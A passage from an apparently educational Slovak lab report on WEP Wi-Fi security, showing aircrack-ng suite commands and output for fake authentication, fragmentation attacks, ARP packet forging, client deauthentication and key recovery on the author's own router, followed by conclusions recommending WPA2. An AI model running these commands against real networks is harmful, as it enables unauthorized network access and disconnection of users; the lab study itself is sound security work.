Po špecifikovaní kanálu, konkrétneho BSSID a vyfiltrovaní všetkých klientov, ktorí nie sú pripojený do siete(prepínač `-a`) dostávame sieť GOLD_WEP128 bez pripojených klientov:

Naším terajším cieľom je vyčkať na dátové packety, ktoré sa na sieti zvyknú z času na čas vyskytnúť, aj keď na sieti nie je pripojený žiadny klient. V mojom prípade sú to multicastové packety, ktoré sú prakticky broadcastované.

Filter: (wlan.fc.type==2 and !(wlan.fc.type_subtype==36)) & Expression... Clear Apply Save Wi-Fi - data only

No.	Time	Source	Destination	Protocol	Length	Info
231	11.89450900	Cisco-Li_21:2e:05	IPv4mcast_7f:ff:fa	802.11	418	Data, SN=2286, FN=0, Flags=.p....F.
232	11.90063700	Cisco-Li_21:2e:05	IPv4mcast_7f:ff:fa	802.11	354	Data, SN=2288, FN=0, Flags=.p....F.
233	11.90424900	Cisco-Li_21:2e:05	IPv4mcast_7f:ff:fa	802.11	428	Data, SN=2289, FN=0, Flags=.p....F.

Takéto multicastové packety sa na sieti vyskytujú v priemere raz za 20 sekúnd. Na jeden z takýchto packetov sa pozrieme bližšie:

```
    Source address: Cisco-Li_21:2e:05 (c0:c1:c0:21:2e:05)
    Fragment number: 0
    Sequence number: 2286
  ▾ WEP parameters
      Initialization Vector: 0xbf0a01
      Key Index: 0
      WEP ICV: 0x6b7f2b25 (not verified)
▾ Data (368 bytes)
    Data: dda0ff7301838bbcb6438fe00c338aa16acacf8560d3ac55...
```

Ako z obrázka vidíme, z dátového packetu možno vyčítať zdrojovú MAC adresu zariadenia, ktoré ho odoslalo, taktiež vidíme aj hodnotu inicializačného vektora a nakoniec máme možnosť vidieť zašifrované dáta.

Verím, že posielanie týchto typov packetov závisí viac-menej od výrobcu a typu samotného routera. Preto je možné, že sa na vašej sieti vyskytnú iné packety v inom počte, prípadne môže nastať situácia, že prístupový bod nebude generovať žiadnu komunikáciu. V takomto prípade je útok na WEP sieť nemožné previesť.

Najjednoduchším spôsobom ako zistiť, či router generuje packety je spustiť program airodump-ng na pár minút a sledovať, či sa v kolónke #Data nachádzajú nejaké údaje.

Po overení, či je na sieti komunikácia sa môžeme presunúť na samotný útok. Prvá časť je vykonanie falošnej autentifikácie, keďže podsúvanie packetov na sieť ako neautentifikovaný by viedlo k ich zahodeniu.

```
aireplay-ng --fakeauth 6000 -o 1 -q 10 -a C0:C1:C0:21:2E:07 -e
'GOLD_WEP128' -h 00:11:22:33:44:55 wlan0mon
```

```
CH 11 ][ Elapsed: 0 s ][ 2016-01-07 16:07

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:C1:C0:21:2E:07   -4 100       34        0    0  11  54e  WEP  WEP         GOLD_WEP128

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Z osobnej skúsenosti vieme povedať, že neodporúčame vykonávať falošnú autentifikáciu s MAC adresami tohto typu, pretože že jasné, že sa jedná o falošnú MAC adresu. Na základe tohto systém môže MAC jednoducho autentifikáciu zamietnuť. Osobne som si zvykol skopírovať MAC adresu prístupového bodu a upraviť poslednú cifru, aby MAC adresy neboli rovnaké. Ďalšou možnosťou je mať niekde dostupný zoznam MAC adries, z ktorého stačí validnú adresu nakopírovať.

Po autentifikácii sa môžeme pustiť do samotného útoku. Keďže sa na sieti nevyskytujú žiadni klienti, je pravdepobodné, že ARP replay útok nemožno vykonať. K dispozícii nám ostávajú útoky Packet replay, chopchop alebo fragmentačný útok. Packet replay nie je možné použiť, pretože podmienka, že packet musí opúšťať distribuovaný systém nebude nikdy splnená. Z tohto dôvodu nám ostávajú fragmentačný alebo chopchop útok. Rýchlejšou voľbou je rozhodne fragmentácia. V prípade, jej neúspechu neúspechu je možné skúsiť šťastie prostredníctvom útoku chopchop.

V nasledujúcom postupe teda využijeme fragmentačný útok:

```
aireplay-ng --fragment -b C0:C1:C0:21:2E:07 -h 00:11:22:33:44:55
wlan0mon
```

Asi po pol minúte čakania sa nám zobrazí výzva na použitie odchyteného packetu. Po označení možnosti *y* sa proces fragmentácie začne. Nezabúdajte, že počas tejto činnosti musí byť klient k AP autentifikovaný.

```
17:41:20  Trying to get 1500 bytes of a keystream
17:41:20  Got RELAYED packet!!
Saving keystream in fragment-0107-174120.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

V prípade úspešného procesu získame .xor súbor a môžeme sa presunúť k modelovaniu ARP packetu.

```
packetforge-ng --arp -a C0:C1:C0:21:2E:07 -h 00:11:22:33:44:55 -k
255.255.255.255 -l 255.255.255.255 -y fragment-0107-174120.xor -w
ARPreq.cap
```

Ako MAC adresu zvolíme našu MAC, ktorú používame pri procese falošnej autentifikácie. Zdrojová a destinačná IP môže byť 255.255.255.255, avšak toto nemusí fungovať na všetkých sieťach. Preto je niekedy nutné dekryptovať packet prostrednítvom metódy chopchop a z dekryptovaného packetu vyčítať IP adresovanie siete.

Po vytvorení packetu sa môžeme presunúť k jeho samotnému podsúvaniu na sieť, počas tohto procesu musíme byť na sieť autentifikovaný:

```
aireplay-ng --interactive -a C0:C1:C0:21:2E:07 -h 00:11:22:33:44:55
-r ARPreq.cap wlan0mon
```

Pred potvrdením podsúvania packetov na sieť zapneme odchytávanie IV:

```
airodump-ng --bssid C0:C1:C0:21:2E:07 --channel 11 --ivs --write
WEPnoClients wlan0mon
```

```
CH 11 ][ Elapsed: 1 min ][ 2016-01-07 17:57

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:C1:C0:21:2E:07  -39   0     1031    43541  410  11  54e  WEP  WEP         GOLD_WEP128

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:C1:C0:21:2E:07  C0:C1:C0:21:2E:05  -21    0 - 1    124    47153
```

Po získaní dostatočného počtu odchytenej komunikácie môžeme spustiť aj program aircrack-ng.

```
aircrack-ng WEPnoClients.ivs
```

```
      KEY FOUND! [ EF:50:C1:DD:92:A8:D4:03:70:6E:55:1C:B5 ]
Decrypted correctly: 100%
```

Zhrnutie útoku:

Typ testu	Fragmentačný útok bez klientov
Šifrovanie	128-bit WEP
Počet klientov	**0**
Počet IV	48 417
Trvanie	10m 54s
Výsledok	Úspešný

2.3.4.12. Falošná autentifikácia prostredníctvom zdieľaného kľúča

V predošlých testoch sme prelamovali WEP používajúce Open system authentification, čiže do siete sa mohol pridať každý. Tento princíp je využívaný vo väčšine sietí, ktoré v dnešnej dobe nájdeme, avšak niekedy sa môže vyskytnúť aj Shared key authentification. Autentifikácia pomocou zdieľaného kľúča definuje, že k sieti sa môže pridať len klient, ktorý prístupovému bodu dokáže, že ovláda heslo od siete.

Autentifikáciu zdieľaného kľúča sme si popísali v minulom protokole, avšak jej priebeh si popíšeme ešte raz:

1. Klient pošle žiadosť o autentifikáciu
2. Prístupový bod túto správu spracuje a klientovi pošle výzvu - nezašifrovaná správa
3. Klient prijatú výzvu zašifruje použitím svojho vlastného kľúča a odošle ju naspäť do prístupového bodu.
4. AP dekryptuje správu použitím svojho kľúča. V prípade, že má dekryptovaná správa rovnakú podobu ako pri odoslaní, kľúče sa zhodujú a klient je autentifikovaný.

Autentifikácia prostredníctvom zdieľaného kľúča vystavuje sieť potenciálnemu riziku. Útočník, ktorý zachytí a prečíta všetky 4 správy získava RC4 šifrovací kľúč - PRGA. Tento princíp sa zakladá na known-plaintext útoku, s ktorým sme sa stretli pri fragmentačnom útoku. Keďže sa výzva

nachádza v nezašifrovanom formáte, útočník ju jednoducho prečíta a následne porovná so zašifrovanou správou, ktorú klient posiela naspäť. Jednoduchou funkciou XOR medzi týmito dvoma správami útočník získa hľadané PRGA.

Prevedenie útoku:

Sieť používajúca autentifikáciu pomocou zdieľaného kľúča vieme spoznať použitím programu airodump-ng.

```
CH 11 ][ Elapsed: 2 mins ][ 2016-01-07 22:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:C1:C0:21:2E:07  -18 100     1388     1281    8  11  54e  WEP  WEP    SKA  GOLD_WEP128

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:C1:C0:21:2E:07  00:25:D3:87:A3:17   -7   54e-54e     0     1332
```

V bežnej WEP sieti zvykáva byť v políčku AUTH napísané OPN, prípadne je políčko prázdne. To znamená, že sieť používa otvorenú autentifikáciu. V tomto prípade však vidíme autentifikáciu typu SKA, čiže Shared Key Authentication. Na sieť s touto autentifikáciou nevieme vykonať bežnú falošnú autentifikáciu, pretože nepoznáme WEP kľúč:

```
21:59:55  Sending Authentication Request (Open System) [ACK]
21:59:55  Switching to shared key authentication
Read 756 packets...
22:00:31  Sending Authentication Request (Shared Key) [ACK]
22:00:31  Authentication 1/2 successful
22:00:31  You should specify a xor file (-y) with at least 151 keystreambytes
22:00:31  Trying fragmented shared key fake auth.
22:00:31  Sending encrypted challenge. [ACK]
22:00:31  Challenge failure
```

Program aireplay-ng sa po detekovaní autentifikácie zdieľaným kľúčom snaží čítať správy na okolí a automaticky získať PRGA, aby sa mohol autentifikovať. Po chvíli takéhoto stavu však vyhlási chybu:

```
15:46:53  Sending Authentication Request
15:46:53  AP rejects open-system authentication
Please specify a PRGA-file (-y).
```

Z tohto dôvodu musíme získať celý PRGA, inak falošnú autentifikáciu nebudeme vedieť vykonať. Keďže celý proces autentifikácie je pomerne ľahko zneužiteľný, klienta na sieti jednoducho deautentifikujeme. Pri opätovnej autentifikácii budú klient a AP vykonávať rovnaký 4-fázový proces výmeny správ, čím bude odchytenie PRGA extrémne jednoduché.

Na zachytenie PRGA musíme najprv spustiť program airodump-ng a zvoliž možnosť zapisovania do súboru:

```
airodump-ng --channel 11 --bssid C0:C1:C0:21:2E:07 --write
PRGAcaputre wlan0mon
```

Po zapnutí odchytávania dát deautentifikujeme aktuálne pripojeného klienta:

```
aireplay-ng --deauth 5 -a C0:C1:C0:21:2E:07 -c 00:25:D3:87:A3:17
wlan0mon
```

Po zadaní príkazu by vás program airodump-ng mal oboznámiť s výsledkom. Ak sa vám podarí zachytiť celé SKA, program vás upozorní a automaticky vygeneruje .xor súbor. V mojom prípade

som zachytil iba “Broken SKA“, čiže iba časť 4-fázovej výmeny dát. Preto musím vo svojom prípade získať PRGA prostredníctvom fragmentačného alebo chopchop útoku.

Pri týchto útokoch musíme použiť MAC adresu aktuálne autentifikovaného klienta, pretože falošnú autentifikáciu vykonať nevieme. Pri útoku chopchop je taktiež potreba použiť argument -m 172, pretože na autentifikáciu prostredníctvom zdieľaného kľúča potrebujeme aspoň 144 bajtové PRGA. Prvých 28 bajtov je nešifrovaných, preto musí byť veľkosť packetu najmenej 172.

Avšak pri veľkých bajtoch je chopchop útok pomerne pomalý, preto použijeme princíp fragmentácie a k chopchop útoku sa vrátime, len ak fragmentačný proces zlyhá.

```
aireplay-ng --fragment -b C0:C1:C0:21:2E:07 -h 00:25:D3:87:A3:17
wlan0mon
```

V prípade úspechu fragmentačného útoku získavame dostatočne veľký počet PRGA na to, aby sme mohli autentifikáciu vykonať. V tomto prípade použijeme klasický príkaz na falošnú autentifikáciu, ale k príkazu pridáme prepínač *-y*, ktorý definuje cestu k .xor súboru obsahujúcim PRGA.

```
aireplay-ng --fakeauth -a C0:C1:C0:21:2E:07 -h C0:C1:C0:21:2E:05 -y
fragment-0107-225007.xor wlan0mon
```

Pomocou tohto príkazu sa autentifikujeme na danú sieť použitím sfalšovanej MAC adresy (pre istotu som skopíroval pôvodnú MAC z AP a zmenil poslednú cifru). Uvedením cesty k .xor súboru získavame možnosť autentifikovať sa aj na siete s takýmto typom autentifikácie.

V prípade, že pri procese fragmentácie alebo chopchop útoku nastala chyba, pri autentifikácii od programu môžeme obdržať chybovú hlášku podobnú tejto:

```
23:00:15  Sending Authentication Request (Shared Key) [ACK]
23:00:15  Authentication 1/2 successful
23:00:15  Sending encrypted challenge. [ACK]
23:00:15  Challenge failure
```

Ak sa autentifikujete úspešne:

```
22:58:14  Sending Authentication Request (Shared Key) [ACK]
22:58:14  Authentication 1/2 successful
22:58:14  Sending encrypted challenge. [ACK]
22:58:14  Authentication 2/2 successful
22:58:14  Sending Association Request [ACK]
22:58:14  Association successful :-) (AID: 1)
```

Po úspešnej falošnej autentifikácii máme vyhrané, následne je veľmi jednoduché spustiť útoky Packet injection alebo ARP injection, prípadne generovať vlastný ARP pomocou získaného PRGA súboru. Samozrejme, tieto útoky bolo možné previesť aj bez potreby falošnej autentifikácie. Tento útok bol preto viac demonštráciou teoretického prvku, keďže v praxi existujú lepšie metódy.

Čo je však dôležité pochopiť, že útok na sieť využívajúcu tento typ autentifikácie je možný len v prípade, ak je na túto sieť pripojený nejaký klient. Akékoľvek útoky bez klientov budú neúspešné, keďže na sieti nie je autentifikovaná žiadna MAC adresa, ktorú by sme vedeli potenciálne zneužiť. Svoju MAC taktiež autentifikovať nevieme.

Typ testu	Útok na sieť s autentifikáciou typu zdieľaný kľúč
Šifrovanie	128-bit WEP
Počet klientov	**1**
Počet IV	-
Trvanie	11m 5s
Výsledok	Úspešný

2.3.4.13. Vyhodnotenie a porovnanie útokov

V predošlých častiach boli pomerne podrobne opísané rôzne druhy útokov na siete WEP. Všetky útoky sa zakladajú na jednom hlavnom fakte - získať čo najviac IV. Druhým spoločným faktorom môžu byť samotné ARP requesty. Ktoré boli na sieť podsúvané takmer v každom prípade. ARP je ideálny generátor IV, pretože na neho stanice zvyčajne odpovedajú bez problémov, čím dostávame garantovanú generáciu nových IV.

S istotou sa nedá povedať, ktorý z útokov je najlepší. Každý útok je vhodný do inej situácie. V niektorých prípadoch si nie je možné vybrať, a je nutné použiť útok konkrétneho typu, pretože ostatné útoky sú jednoducho nekompatibilné.

Na základe mojich meraní som dospel k nasledujúcim výsledkom

Typ útoku	**Čas na prevedenie**
Packet Replay	3m 11s
Agresívny ARP Replay	3m 19s
ARP Replay	4m 31s
Fragmentačný útok	9m 22s
Hirte útok	12m 3s
KoreK Chopchop	16m 9s
Caffe Latte	16m 32s
Pasívny	24m 42s

Všetky útoky boli prevádzané na tom istom zariadení pri rovnakých podmienkach

Tabuľka vyššie sumarizuje vykonané útoky. Ako vidíme, útoky typu replay zaberajú najmenej času, preto by mali byť skúšané ako prvé. V prípade nefunkčnosti týchto útokov sa môžeme obrátiť sa trošku pomalšie útoky, avšak s rovnakým efektom. Ak všetky aktívne útoky zlyhajú, našou jedinou možnosťou je pasívne monitorovanie siete a zbieranie inicializačných vektorov.


Testy boli prevádzané na rovnakom zariadení - Cisco Linksys E2000, na sieť bol pripojený jeden a ten istý klient. Použité šifrovanie bolo 128-bit WEP s Open system autentifikáciou.

2.3.4.14. Diagram útoku na WEP siete

Zdroj: http://www.aircrack-ng.org/~~v/doku.php?id=flowchart

Po zvládnutí všetkých typov útokov sme pripravený na penetračný test Wi-Fi siete používajúcej protokol WEP. Na záver ešte prikladám veľmi dobrý diagram, ktorý som našiel na oficiálnej stránke aircrack-ng uvedenej vyššie. Diagram bol preložený, zjednodušený a čiastočne upravený:

Diagram útoku na sieť so šifrovaním WEP



2.3.5. Záver

2.3.5.1. Zhrnutie

Protokol s názvom "Prienik do siete prelomením WEP šifrovania" zahŕňal komplexný pohľad na problematiku bezpečnosti WEP sietí. Po uvedení základnej teórie sme si v praxi vyskúšali 7 typov rôznych útokov na WEP siete. Tieto útoky mali rozdielnu efektivitu, avšak k požadovanému výsledku, prelomeniu WEP hesla, sme sa nakoniec vždy dostali.

Najkratší čas na prelomenie WEP sme zaznamenali pri pasívnom WEP teste, keď boli na sieti pripojení 5 klienti, ktorí prenášali video, zvuk alebo objemné dáta. Tento útok nám trval iba 2 minúty a 47 sekúnd. Samozrejme, pasívne riešenie pri prelamovaní sietí je obvykle relatívne pomalé, ak sa na sieti nachádza málo klientov. Z tohto dôvodu sme vyskúšali aj útoky typu injection, keď sme na sieť podsúvali packety a tým umelo generovali komunikáciu. Následne sme si ukázali zaujímavé koncepty útokov s názvami chopchop a fragmentačný útok. Tieto útoky sú pre bežné hackovanie Wi-Fi pomerne neefektívne. Keď sa však na sieti nenachádza žiadny klient, práve pomocou týchto útokov vieme požadované WEP heslo získať.

Ako bonus sme si uviedli klientsky-orientované útoky, ktoré demonštrovali ako jednoduché je získať WEP heslo aj bez samotného prístupového bodu. S týmito útokmi som mal osobne pomerne veľké problémy, preto som si ich veľmi neobľúbil.

Poslednou preberanou témou bola falošná autentifikácia na sieť, ktorá používa autentifikáciu typu Shared key. Tento typ autentifikácie sa často nepoužíva, ale aj napriek tomu je vhodné vedieť ako mu prejsť cez rozum. Po deautentifikovaní klienta sme získali súbor PRGA, ktorý sme následne mohli využiť na vlastnú falošnú autentifikáciu. V prípade, že sa PRGA pomocou deautentifikácie nezíska, môžeme použiť klasický chopchop alebo fragmentačný útok, pričom výsledok bude rovnaký.

2.3.5.2. Dosiahnuté výsledky testov

Vykonaním testov zahrnutých v tomto protokole sme dospeli k nasledujúcim záverom:

1. **Protokol WEP nie je bezpečný**

Protokol WEP bol navrhnutý ako rýchle riešenie pre poskytnutie podobnej dôvernosti dát ako tomu bolo na klasických Ethernet sieťach. Keďže bezpečnosť potrebná pre bezdrôtovú komunikáciu je oveľa vyššia ako na káblových sieťach, protokol WEP bol už po pár rokoch od jeho uvedenia prelomený. Nedokonalostí vo WEP protokole je až tak veľa, že vzniklo niekoľko desiatok typov rôznych útokov, ktoré dokážu siete so šifrovaním WEP ohroziť.

V našich meraniach sme si ukázali až 7 rôznych konceptov na prelomenie WEP šifrovania a získanie WEP hesla. Samozrejme, nebezpečenstvo sa netýka len prelomenia hesla. Open system autentifikácia, je taktiež veľmi zlým bezpečnostným opatrením, pretože sa do siete môže pridať ktokoľvek. Komunikácia môže byť odchytená, dešifrovaná a tým nie je ohrozená len samotná WEP sieť, ale aj používatelia nachádzajúci sa na nej.

2. **Útok na WEP sieť sa dá uskutočniť behom niekoľkých minút**

Na základe uskutočnených testov môžeme povedať, že akákoľvek WEP sieť s otvorenou autentifikáciou alebo aspoň jedným pripojeným klientom môže byť hacknutá za menej ako štvrť hodinu. V našich testoch sme sa zamerali na rôzne situácie s využitím rôznych útokov. Čas útoku je

rozhodne ovplyvnený počtom pripojených klientov ako aj množstvom obsahu, ktoré na sieti prenášajú.

V profesionálnych podmienkach boli hlásené útoky na WEP za 1 minútu alebo menej. V realite by som sa skôr priklonil k mojim dosiahnutým výsledkom, pretože útočník nemusí mať od siete optimálny signál, router môže byť proti istým typom útokov imúnny atď.

3. Dĺžka WEP kľúča nemá na útok takmer žiadny vplyv

Ako vieme, najbežnejšie použitie WEP šifrovania je vo forme 64-bitového WEP - 10-miestny hexadecimálny kľúč alebo 128-bitového WEP, ktoré využíva 26-miestny hexadecimálny kľúč. Dĺžka WEP kľúča ovplyvňuje celkový RC4 kľúč (PRGA), avšak dĺžka inicializačného vektora je stále konštantná na úrovni 24 bitov.

V praxi tieto fakty znamenajú, že PTW analýzou potrebujeme zhruba o 10 tisíc viac IV pri útoku na 128-bitové WEP. Pomocou techník podsúvania správ je 10 tisíc IV otázkou niekoľkých sekúnd. Z tohto dôvodu nemá dĺžka WEP kľúča takmer žiadny význam pri určovaní celkovej bezpečnosti WEP šifrovania.

4. Získať prístup k sieti WEP je možné aj bez AP

Krátkymi demonštráciami prostredníctvom útokov Caffe Latte a Hirte sme dokázali, že WEP heslo je možné získať aj od nič netušiaceho klienta. Na tento proces nám stačí okolo 15 minút a v prípade, že počítač obete nemá nainštalovaný špeciálny softvér, o útoku sa nemá šancu dozvedieť.

5. WEP kľúč je možné obnoviť, aj keď sa na sieti nenachádzajú žiadni klienti

Aj napriek faktu, že na bezdrôtovú sieť nie sú pripojené žiadne ďalšie zariadenia, väčšina prístupových bodov zvykne vysielať dáta aj napriek tomu. Či už sa jedná o broadcasty alebo multicasty, všetky typy dátových správ sú šifrované. Použitím techník na extrakciu PRGA z týchto správ si následne vieme generovať vlastné správy, ktoré nám umožnia získať WEP heslo.

2.3.5.3. Riešenie zraniteľností vo WEP šifrovaní

Vzhľadom na veľký počet chýb v protokole WEP v súčasnosti neexistuje žiadna možnosť "záplaty". Protokol WEP bol vyhlásený za zastaraný a viac sa na jeho vývoji nepracuje. Bez ohľadu na dĺžku hesla, využitie siete alebo počtu pripojených zariadení, prelomiť WEP šifrovanie je veľmi jednoduché.

Jedinou a najlepšou voľbou je v súčasnosti zmena bezpečnostného protokolu z WEP na WPA2. Tento protokol využíva najnovšie technológie a doposiaľ nebol bežnými metódami prelomený. Viac o tomto protokole, ako aj o jeho aspektoch v ohľade bezpečnosti si povieme v nasledujúcom dokumente.

V prípade, že ste používateľ WEP siete a na bezpečnostný protokol využívaný na sieti nemáte žiadny vplyv, odporúčal by som používať rovnaké ochranné praktiky ako v prípade pripojenia na otvorenú sieť bez šifrovania. Tieto bezpečnostné praktiky zahŕňajú inštaláciu najnovších systémových záplat, inštalácia a používanie antivírusového softvéru, ideálne s vlastným firewallom. Na ochranu vašich dát poslúži šifrovanie prostredníctvom služieb VPN a pod. O týchto praktikách si povieme v jednom z ďalších dokumentov.

2.4. Protokol č.4 - Bezpečnostné štandardy typu WPA a ich zraniteľnosti

Názov: Bezpečnostné štandardy typu WPA a ich zraniteľnosti

Autor: Patrik Goldschmidt

Dátum: 22. 2. 2016 - 7. 3. 2016

Ciele merania:

- Predstaviť princíp funkcie protokolov WPA a WPA2
- Predstaviť potenciálne zraniteľnosti týchto protokolov
- Demonštrovať útok na WPA systémy pomocou slovníkového útoku
- Predviesť návrhy na zlepšenie zabezpečenia existujúcich WPA sietí


Použitý hardvér:

- Netgear WGR614 v7 - Wi-Fi router
- Cisco EPC3925 - Wi-Fi router
- D-link DSL-2641R - Wi-Fi router
- Lenovo IdeaPad G550 - zariadenie, z ktorého je útok prevádzaný
- Asus Eee 1101HA - bezdrôtový klient
- Apple Iphone 4S - bezdrôtový klient
- Dell Latitute XT2 - bezdrôtový klient

Použitý softvér:

- Kali Linux 2.0
- Airmon-ng
- Airodump-ng
- Aircrack-ng
- Hashcat
- Pyrit
- coWPAtty
- airtun-ng
- Crunch

Schéma



2.4.1. Princípy útokov na protokoly WPA a WPA2

